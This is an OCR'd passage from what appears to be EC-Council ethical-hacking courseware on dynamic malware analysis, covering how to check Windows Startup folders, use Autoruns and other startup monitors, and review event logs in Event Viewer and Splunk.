


Figure 7.120: Screenshot displaying services

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 5: Check the Startup folder**

  Startup folders store applications or shortcuts to applications that auto-start when the system boots. To check the **Startup** applications, search the following locations in Windows 11:

  - **C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup**
  - **C:\Users\(User-Name)\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup**

  Another method to access startup folders is as follows:

  1. Press **Windows + R** simultaneously to open the **Run** box
  2. Type **shell: startup** in the box and click **OK** to navigate to the startup folder




Figure 7.121: Screenshot showing shell: startup command in the Run box

Startup Program Monitoring Tool: Autoruns for Windows

Source: *https://learn.microsoft.com*

This utility can auto-start the location of any startup monitor, display what programs are configured to run during system bootup or login, and show the entries in the order that Windows processes them. Once this program is included in the startup folder, Run, RunOnce, and other registry keys, users can configure Autoruns to show other locations, including explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, and auto-start services.

Autoruns' Hide Signed Microsoft Entries option helps the user to zoom in on third-party auto-start images that are added to the user's system, and it provides support for checking the auto-start images configured for other accounts on the system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.122: Screenshot of Autoruns for Windows

Some additional startup programs monitoring tools are as follows:

- WinPatrol (*https://www.bleepingcomputer.com*)
- Autorun Organizer (*https://www.chemtable.com*)
- Quick Startup (*https://www.glarysoft.com*)
- StartEd Pro (*https://www.outertech.com*)
- Chameleon Startup Manager (*https://www.chameleon-managers.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: Event Logs Monitoring/ Analysis


- **Log analysis** is a process of analyzing **computer-generated records or activities** to identify malicious or suspicious events
- Use **log analysis tools** like **Splunk** to identify suspicious logs or events with malicious intent

Log Analysis Tools

- ManageEngine Event Log Analyzer (https://www.manageengine.com)
- Solarwinds Loggly (https://www.loggly.com)
- Netwrix Event Log Manager (https://www.netwrix.com)
- New Relic (https://newrelic.com)

Splunk

It is a **SIEM tool** that can **automatically collect all the events logs** from all the systems present in the network



https://www.splunk.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Event Logs Monitoring/Analysis

Log analysis is a process that provides the details of an activity or event that can extract possible attacks in the form of Trojans or worms in the system. It serves as a primary source of information and helps in identifying security gaps. This process helps in detecting zero-day backdoor Trojans or any possible attacks (failed authentication/login attempts) when logs are analyzed for different components. Log monitoring can be performed for components that perform security operations, such as firewall systems, IDS/IPS, web servers, and authentication servers. The logs also contain file types, ports, timestamps, and registry entries. In Windows, system logs, application logs, access logs, audit logs, and security logs can be analyzed in Event Viewer under the section "Windows Logs."

Logs are located via the following paths:

- **System logs**

  Start → Event Viewer → Windows Logs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.123: Screenshot of Windows Event Viewer showing System logs

- **System Security logs**

Start → Event Viewer → Windows Logs → Security




Figure 7.124: Screenshot of Windows Event Viewer showing Security logs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Applications and Services Logs**

  Start → Event Viewer → Applications and Services Logs




Figure 7.125: Screenshot of Windows Event Viewer showing Applications and Services Logs

Log Analysis Tools:

- **Splunk**

  Source: *https://www.splunk.com*

  It is an SIEM tool that can automatically collect all the event logs from all the systems present in the network. Splunk forwarders need to be installed in all the systems in the network that need to be monitored, and these forwarders will transfer the real-time event logs from the network systems to the main Splunk dashboard.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

